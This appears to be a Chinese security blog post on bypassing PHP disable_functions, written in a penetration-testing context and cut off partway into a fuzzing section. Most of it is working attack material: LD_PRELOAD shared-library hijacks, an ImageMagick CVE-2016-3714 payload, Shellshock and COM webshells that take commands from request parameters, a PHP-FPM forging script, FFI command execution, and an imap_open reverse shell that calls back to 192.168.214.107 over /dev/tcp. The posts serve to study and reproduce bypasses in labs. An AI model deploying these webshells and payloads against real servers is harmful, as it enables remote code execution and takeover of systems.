

PHP 突破 disable_functions 常用姿势以及使用 Fuzz 挖掘含内部系统调用的函数 | J0k3r's Blog

“ PHP 突破 disable_functions 常用姿势以及使用 Fuzz 挖掘含内部系统调用的函数

文章首发于安全客: <https://www.anquanke.com/post/id/197745>

在渗透过程中, 有很多 PHP 站点往往设置了 disable_functions 来禁止用户调用某些危险函数, 给 Getshell 带来了很大的不便, 本文对一些常见的绕过方法的原理和使用稍做总结, 顺便分享一个 Fuzz 方法, 学习一下。

如有错误, 欢迎师傅们指正

0x01 常用姿势

1. 黑名单 bypass

众所周知，`disable_functions` 是基于黑名单来实现对某些函数使用的限制的，既然是黑名单有时候就难免会有漏网之鱼

PHP 中能直接执行系统程序的函数

```
system()  
shell_exec()  
exec()  
passthru()  
popen()  
proc_open()  
pcntl_exec()  
dl() // 加载自定义 php 扩展
```

PHP 中执行运算符（反引号）的效果和 `shell_exec()` 是相同的

一些比较严格的 `disable_functions` 限制项

```
passthru,exec,system,putenv,chroot,chgrp,chmod,shell_exec,popen,proc_open,pcntl_exec,ini_;
```

2. LD_PRELOAD & putenv() bypass disable_functions

Windows?

`LD_PRELOAD` 是一个 Unix 中比较特殊的环境变量，也产生过很多安全问题

简介

`LD_PRELOAD` 是一个可选的 Unix 环境变量，包含一个或多个共享库或共享库的路径，加载程序将在包含 C 运行时库（`libc.so`）的任何其他共享库之前加载该路径。这称为预

加载库。

也就是说它可以影响程序的运行时的链接 (Runtime linker)，它允许你定义在程序运行前优先加载的动态链接库。即我们可以自己生成一个动态链接库加载，以覆盖正常的函数库，也可以注入恶意程序，执行恶意命令。

LD_PRELOAD 绕过 disable_functions 的原理就是劫持系统函数，使程序加载恶意动态链接库文件，从而执行系统命令等敏感操作

举个例子，我们来改变一下 Linux 系统中最常见的命令 —— `id`

```
strace -f id
```

使用 strace 对应用的系统调用和信号传递的跟踪结果来对应用进行分析，了解应用工作过程的

strace 会记录和解析命令进程的所有系统调用以及这个进程所接收到的所有的信号值，要在

Docker 中使用 strace 需要先关闭安全功能再启动 `docker run --security-opt seccomp:unconfined -d xxx`

```

brk(0x245e000) = 0x245e000
open("/proc/filesystems", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f9
a390a2000
read(3, "nodev\tsysfs\nnodev\trootfs\nnodev\ttr"... , 1024) = 440
read(3, "", 1024) = 0
close(3) = 0
munmap(0x7f9a390a2000, 4096) = 0
geteuid() = 0
getuid() = 0
getegid() = 0
getgid() = 0
fstat(1, {st_mode=S_IFIFO|0600, st_size=0, ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f9
a390a2000
socket(PF_LOCAL, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK, 0) = 3
connect(3, {sa_family=AF_LOCAL, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOE
NT (No such file or directory)
close(3) = 0
socket(PF_LOCAL, SOCK_STREAM|SOCK_CLOEXEC|SOCK_NONBLOCK, 0) = 3
connect(3, {sa_family=AF_LOCAL, sun_path="/var/run/nscd/socket"}, 110) = -1 ENOE
NT (No such file or directory)

```

像这种简单的无参系统函数就是比较好的劫持对象，

man 2 geteuid 命令查看 geteuid 系统函数需要什么头文件和格式

NAME

getuid, geteuid - get user identity

SYNOPSIS

```
#include <unistd.h>
#include <sys/types.h>
```

```
uid_t getuid(void);
uid_t geteuid(void);
```

DESCRIPTION

getuid() returns the real user ID of the calling process.

geteuid() returns the effective user ID of the calling process.

```
#include <unistd.h>
#include <sys/types.h>

uid_t geteuid(void){
    system("cat /etc/passwd");
}
```

生成动态链接库

```
gcc --share -fPIC bad.c -o bad.so
```

使用 LD_PRELOAD 加载刚生成的 bad.so, 再执行 id 命令看看效果

```
LD_PRELOAD=./bad.so id
```

LD_PRELOAD 作为进程独占环境变量，它与待执行命令间必须为空白字符

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ctf:x:1003:1002::/home/ctf:/bin/bash
mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
uid=0(root) gid=0(root) groups=0(root)
root@b880a96588c2:/tmp# ^C
root@b880a96588c2:/tmp# ^C
```

成功执行的我们自定义的恶意代码，读取了 passwd 文件

通用动态链接库代码

```
#include <stdlib.h>

__attribute__((constructor)) void j0k3r(){
    unsetenv("LD_PRELOAD");
    if (getenv("cmd") != NULL){
        system(getenv("cmd"));
    }
}
```

```

    }else{
        system("echo 'no cmd' > /tmp/cmd.output");
    }
}

```

利用 GNU C 中的特殊语法 `__attribute__((attribute-list))`，当参数为 `constructor` 时就可以在加载共享库时运行，通常是在程序启动过程中，因为带有“构造函数”属性的函数将在 `main()` 函数之前被执行，类似的，若是换成 `destructor` 参数，则该函数会在 `main()` 函数执行之后或者 `exit()` 被调用后被自动执行

也就是说在 PHP 运行过程中只要有新程序启动，在我们加载恶意动态链接库的条件下，便可以执行 `.so` 中的恶意代码

比如 PHP 中经典的 `mail()` 函数，看看当 PHP 执行 `mail()` 函数的时候有没有执行程序或者启动新进程

```
strace -f php -r "mail('','','');" 2>&1 | grep -E "execve|fork|vfork"
```

```

root@b880a96588c2:/tmp# strace -f php -r "mail('','','');" 2>&1 | grep -E "execve|fork|vfork"
execve("/usr/bin/php", ["php", "-r", "mail('','','');" ], [/* 12 vars */]) = 0
[pid 39657] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], [/* 12 vars */] <unfinished ...>
[pid 39657] <... execve resumed> ) = 0
[pid 39658] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], [/* 12 vars */]) = -1 ENOENT (No such file or directory)
root@b880a96588c2:/tmp#


```

可以明显发现 mai() 函数使用 execve 启动了 sendmail, 接着可以使用 readelf -Ws 或者 strace 命令查看 sendmail 程序的系统函数调用情况

在 PHP 中使用 putenv() 函数设置环境变量, 仅存活于当前请求期间。在请求结束时环境会恢复到初始状态

```
<?php
putenv("cmd=cat /etc/passwd");
putenv("LD_PRELOAD=./bad.so");
mail('','','');
```

运行该 PHP 文件即可成功执行命令, 就算没有安装 sendmail 也能成功利用

A terminal window with a black background and white text. It displays a list of system users and their associated paths, including proxy, www-data, backup, list, irc, gnats, nobody, libuid, syslog, sshd, ctf, mysql, sh, and root. The root user's path is /tmp#. The text is as follows:

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuid:x:100:101::/var/lib/libuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ctf:x:1003:1002::/home/ctf:/bin/bash
mysql:x:103:107:MySQL Server,,,:/nonexistent:/bin/false
sh: 1: /usr/sbin/sendmail: not found
root@b880a96588c2:/tmp#
```


如果 mail() 函数无法使用, 也可以使用 `error_log('', 1)` 或者 `mb_send_mail('', '', '')` 和 `imap_mail("1@a.com", "0", "1", "2", "3")` (如果 PHP 开启了 imap 模块)

如果 PHP 安装了 imagick 模块, 则还可以使用 Imagick, 其在遇到 MPEG format 的时候, 会调用 ffmpeg 进程来处理, 比如使用 `new Imagick('1.mp4')`

文章后面有一部分关于确定这类使用 execve 系统调用的 php 函数的 Fuzz 方法

3. ImageMagick bypass disable_functions

利用 ImageMagick 命令执行漏洞 (CVE-2016-3714)

```
<?php
echo "Disable Functions: " . ini_get('disable_functions') . "\n";

function AAAA(){
$command = 'curl 127.0.0.1:7777';

$exploit = <<<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg|$command)\'
pop graphic-context
EOF;

file_put_contents("KKKK.mvg", $exploit);
$thumb = new Imagick();
$thumb->readImage('KKKK.mvg');
$thumb->writeImage('KKKK.png');
$thumb->clear();
$thumb->destroy();
unlink("KKKK.mvg");
```

```
unlink("KKKK.png");
}
AAAA();
?>
```

复现环境 <https://github.com/Medicean/VulApps/tree/master/i/imagemagick/1>

4. PHP 5.x Shellshock Exploit (bypass disable_functions)

PHP < 5.6.2 - 'Shellshock' Safe Mode / Disable Functions Bypass / Command Injection

exploit-db 上的脚本

```
<pre>
<?php echo "Disabled functions: ".ini_get('disable_functions')."\n"; ?>
<?php
function shellshock($cmd) {
    if(strstr(readlink("/bin/sh"), "bash") != FALSE) {
        $tmp = tempnam(".", "data");
        putenv("PHP_LOL=( { x; }; $cmd >$tmp 2>&1");

        mail("a@127.0.0.1", "", "", "", "-bv");
    }
    else return "Not vuln (not bash)";
    $output = @file_get_contents($tmp);
    @unlink($tmp);
}
```

```
if($output != "") return $output;
else return "No output, or not vuln.";
}
echo shellshock($_REQUEST["cmd"]);
?>
```


5. PHP-FPM/FastCGI bypass disable_functions

大家都知道。Web Server 只是负责分发数据，那如果 Nginx 遇到 php 动态请求该怎么处理，这时就需要了解 PHP-FPM 和 FastCGI 了

FastCGI 是用于将交互式程序与 Web 服务器接口的二进制协议。FastCGI 是早期的通用网关接口（CGI）的变体。FastCGI 的主要目的是减少与 Web 服务器和 CGI 程序接口相关的开销，从而使服务器可以一次处理更多的网页请求。

PHP-FPM（FastCGI 进程管理器）是另一种 PHP FastCGI 实现，具有一些其他功能，可用于各种规模的站点，尤其是繁忙的站点。PHP-FPM 也是用于调度管理 PHP 解析器 php-cgi 的管理程序，php-cgi 作为 PHP 自带的解释器，只是个 CGI 程序，除了解析请求返回结果之外，并不能管理进程，也就无法做到修改 php.ini 配置文件后平滑重启

即 FastCGI 是 CGI 协议的升级版，用于封装 webserver 发送给 php 解释器的数据，通过 PHP-FPM 程序按照 FastCGI 协议进行解析数据，返回结果给 webserver



PHP5.3 版本之后，PHP-FPM 是内置于 PHP 的，一般来说，尤其是在高并发的情况下，nginx + PHP-FPM 的组合要比 apache + mod_php 好很多

那么伪造请求发送给 PHP-FPM 不就可以任意代码执行

脚本： <https://gist.github.com/phith0n/9615e2420f31048f7e30f3937356cf75>

本地测试

```
python fpm.py -c '<?php echo `id`;exit;?>' -p 9999 127.0.0.1 /var/www/html/test.php
```

```
Downloads » python fpm.py -c '<?php echo `id`;exit;?>' -p 9999 127.0.0.1 /var/www/html/test.php
X-Powered-By: PHP/7.3.10
Content-type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

6. Windows 系统组件 COM

COM (Component Object Model) 组件对象模型，是一种跨应用和语言共享二进制代码的方法。COM 可以作为 DLL 被本机程序载入也可以通过 DCOM 被远程进程调用

C:\Windows\System32 下的 wshom.ocx 能够提供 WshShell 对象和 WshNetwork 对象接口的访问，也就是提供对本地 Windows shell 和计算机所连接的网络上共享资源的访问

php.ini 中开启 `com.allow_dcom`

```
com.allow_dcom = true
```

因为是在 Windows，如果在拓展文件夹 php/ext/ 中存在 php_com_dotnet.dll


到 php.ini 中开启拓展

```
extension=php_com_dotnet.dll
```

重启服务在 phpinfo 中就能看到开启了 com_dotnet

```
<?php
$command = $_GET['cmd'];
$wsh = new COM('WScript.Shell') or die("Create Wscript.Shell Failed!");
$exec = $wsh->exec("cmd /c ".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

使用上面的 PHP 代码通过 COM 对象的 exec() 方法即可绕过 disable_functions 执行命令



7. PHP 5.2.3 win32std extension safe_mode and bypass disable_functions

这个貌似比较古老了 <https://www.exploit-db.com/exploits/4218>

exploit-db 上的 exp

```
<?php
```

```
if (!extension_loaded("win32std")) die("win32std extension required!");  
system("cmd.exe");  
win_shell_execute("..\..\..\..\..\windows\system32\cmd.exe");  
?>
```

8. FFI 绕过 disable_functions

PHP7.4 的一个新特性 FFI (Foreign Function Interface) , 即外部函数接口, 可以让我们在 PHP 中调用 C 代码

建议在 Docker 中进行测试

```
apt-get install libffi-dev
```

```
docker-php-ext-install ffi
```

通常使用 FFI::cdef 创建一个新的 FFI 对象, 下面是官方说明

```
public static FFI::cdef ([ string $code = "" [, string $lib ]] ) : FFI
```

Parameters

code

A string containing a sequence of declarations in regular C language (types, structures, functions, variables, etc). Actually, this string may be > copy-pasted from C header files.

Note:

C preprocessor directives are not supported, i.e. #include, #define and CPP macros do not work.

lib

The name of a shared library file, to be loaded and linked with the definitions.

Note:

If lib is omitted, platforms supporting RTLD_DEFAULT attempt to lookup symbols declared in code in the normal global scope. Other systems will fail to > resolve these symbols.

那如何执行系统命令呢，使用 FFI::cdef 声明一个 system 函数使用就可以了，[man system](#) 查看 system 函数说明，直接复制就好


```
<?php

$ffi = FFI::cdef(
    "int system(const char *command);",
    "libc.so.6");

$ffi->system("id");

?>
```

成功执行

A terminal window with a black background and white text. The prompt is root@1134ea325d80:/var/www/html#. The command php ffi.php has been executed. The output shows the user, group, and shell information for the root user: uid=0(root) gid=0(root) groups=0(root). The prompt returns to root@1134ea325d80:/var/www/html# with a cursor at the end.

```
root@1134ea325d80:/var/www/html# php ffi.php
uid=0(root) gid=0(root) groups=0(root)
root@1134ea325d80:/var/www/html#
```

这里如果只定义 system 函数而省略 libc.so.6 同样也是可以执行命令的，支持 RTLD_DEFAULT 的平台将尝试在常规全局范围内查找在代码中声明的符号

当我们只能控制 FFI::cdef 函数的 lib 参数的时候，FFI::cdef 函数还可以加载我们自定义的动态链接库，但是需要填写绝对路径，否则会无法加载，比如

ffi.php

```
<?php


$ffi = FFI::cdef(
    "int system(const char *command);",
    "/var/www/html/bad.so");

?>
```

bad.c

```
#include <stdlib.h>
__attribute__((constructor)) void j0k3r(){
    system("echo Hacked && id");
}
```

只要加载编译好的 bad.so 即可执行恶意代码



```
root@1134ea325d80:/var/www/html# gcc --share -fPIC bad.c -o bad.so
root@1134ea325d80:/var/www/html# php ffi.php
Hacked
uid=0(root) gid=0(root) groups=0(root)
root@1134ea325d80:/var/www/html#
```

9. Apache mod_cgi 修改 .htaccess 绕过限制

有几个利用条件

- Apache 开启 AllowOverride

- 开启 cgi_module
- .htaccess 文件可写
- cgi 程序可执行

本地测试环境推荐使用 Docker，会比较最方便

```
docker pull bronsonbdevost/cgi-web-server
```

默认 cgi 目录在 /usr/local/apache2/cgi-bin，配置文件位于 /usr/local/apache2/conf/httpd.conf

默认没有 PHP，安装

```
apt-get install php5-common libapache2-mod-php5
```

安装 libsqlite3-0 404 的话可以到网站下载

<https://packages.debian.org/zh-cn/jessie/amd64/libsqlite3-0/download>

```
wget http://security.debian.org/debian-security/pool/updates/main/s/sqlite3/libsqlite3-0_
```

```
dpkg -i libsqlite3-0_3.8.7.1-1+deb8u4_amd64.deb
```

添加 php5 模块配置文件

```
cp /etc/apache2/mods-available/php5.conf.dpkg-new conf/extra/php5_module.conf
```

修改 httpd.conf

```
AddHandler php5-script php
LoadModule php5_module /usr/lib/apache2/modules/libphp5.so

Include conf/extra/php5_module.conf
```

重启 Apache


```
/usr/local/apache2/bin/apachectl restart
```

模拟写入恶意 .htaccess 文件，添加后缀 .sh

```
Options +ExecCGI
AddHandler cgi-script .sh
```

上传 sh 文件，浏览器访问即可执行其中的命令

```
#!/bin/bash
echo "Content-type: text/html"
echo "Hello, Shell"
curl 192.168.214.107:7777
```



10. 利用 PHP bug Bypass disable_functions

利用两个 PHP 历史漏洞来绕过 disable_functions

Exploits :

<https://github.com/mm0r1/exploits>

(1) Use after free with json serializer

- 适用目标：
 - 7.1 - all versions to date
 - 7.2 <7.2.19 (released: 30 May 2019)
 - 7.3 <7.3.6 (released: 30 May 2019)

```
xc@ubuntu: ~/Desktop/exploits/php-json-bypass
xc@ubuntu:~/Desktop/exploits/php-json-bypass$ php -v
PHP 7.1.33-1+ubuntu16.04.1+deb.sury.org+1 (cli) (built: Oct 26 2019 19:28:18) (
NTS )
Copyright (c) 1997-2018 The PHP Group
Zend Engine v3.1.0, Copyright (c) 1998-2018 Zend Technologies
    with Zend OPcache v7.1.33-1+ubuntu16.04.1+deb.sury.org+1, Copyright (c) 1999
-2018, by Zend Technologies
xc@ubuntu:~/Desktop/exploits/php-json-bypass$ php exploit.php
uid=1000(xc) gid=1000(xc) 组=1000(xc),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),113(lpadmin),128(sambashare)
xc@ubuntu:~/Desktop/exploits/php-json-bypass$
```

(2) Use After Free in GC with Certain Destructors

<https://bugs.php.net/bug.php?id=72530>

- 适用目标:
 - 7.0 - all versions to date
 - 7.1 - all versions to date
 - 7.2 - all versions to date
 - 7.3 - all versions to date

```
xc@ubuntu: ~/Desktop/exploits/php7-gc-bypass
xc@ubuntu:~/Desktop/exploits/php7-gc-bypass$ php -v
PHP 7.1.33-1+ubuntu16.04.1+deb.sury.org+1 (cli) (built: Oct 26 2019 19:28:18) (
NTS )
Copyright (c) 1997-2018 The PHP Group
Zend Engine v3.1.0, Copyright (c) 1998-2018 Zend Technologies
    with Zend OPcache v7.1.33-1+ubuntu16.04.1+deb.sury.org+1, Copyright (c) 1999
-2018, by Zend Technologies
xc@ubuntu:~/Desktop/exploits/php7-gc-bypass$ php exploit.php
Linux ubuntu 4.13.0-45-generic #50~16.04.1-Ubuntu SMP Wed May 30 11:18:27 UTC 20
18 x86_64 x86_64 x86_64 GNU/Linux
xc@ubuntu:~/Desktop/exploits/php7-gc-bypass$
```

测试在 ubuntu16.04 + PHP 7.1.33 的环境下两个 exp 都是可以正常使用的，但如果是在 Docker 或者是其他环境下那就不一定了

11. PHP imap_open RCE 漏洞 (CVE-2018-19518)

要求 PHP 安装 imap 模块

反弹 shell payload:

```
<?php
$payload = "/bin/bash -i >& /dev/tcp/192.168.214.107/7777 0>&1";
$base64 = base64_encode($payload);
$server = "any -oProxyCommand=echo\\t{$base64}|base64\\t-d|bash";
@imap_open("{". $server. "}:143/imap}INBOX", "", "");
```



```
~ » nc -lwww 7777 ~ 130
root@043e7fe3de56:/usr/share/nginx/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@043e7fe3de56:/usr/share/nginx/html# 
root@043e7fe3de56:/usr/share/nginx/html# php p.php
root@043e7fe3de56:/usr/share/nginx/html#
```

一些利用工具

1.Bypass disable_functions 工具:

https://github.com/l3m0n/Bypass_Disable_functions_Shell

2.AntSword 绕过 PHP disable_functions 插件:

antsword bypass PHP disable_functions

3.Chankro:

<https://github.com/TarlogicSecurity/Chankro>

0x02 Fuzz 挖掘含内部系统调用的函数

主要是指使用 LD_PRELOAD 这种方式绕过 disable_functions 的时候，需要满足一个条件，就是使用的 php 函数需要在内部调用 execve 等系统功能开启一个新进程

那怎么知道到底哪些函数可以满足这种绕过方法呢，之前看到有一篇国外的文章 [Fuzzer gets us new functions to bypass PHP disable_functions](#)，文中讲了如何使用 Fuzz 获得这一类 php 函数

大体思路就是尽可能多的安装 php 的各种模块，增加 php 内部定义的函数数量，然后确定每个函数所需要的参数个数范围，接着输入参数，运行函数，strace 查看是否有 execve 系统调用的行为发生

在获取函数的参数信息方面，使用的是 php 的函数反射类——ReflectionFunction，getNumberOfRequiredParameters() getNumberOfParameters() 方法分别获取函数的最小和最大参数个数，原文中直接使用报错信息判断参数个数未免不够优雅

```
php > echo (new ReflectionFunction('substr'))->getNumberOfRequiredParameters();  
2  
php > echo (new ReflectionFunction('substr'))->getNumberOfParameters();  
3  
php > █
```

image-20200131192719453

参数数目确定了，接着就是数据类型，但是每个参数的类型都不一定相同

其实 ReflectionParameter 类的 getClass() 方法能获得类型提示类，getType() 直接获取参数类型，但是这个用在用户自定义函数的参数上还行，对于内部函数来说返回值都是 NULL，基本用不了。举个例子

```
1  <?php
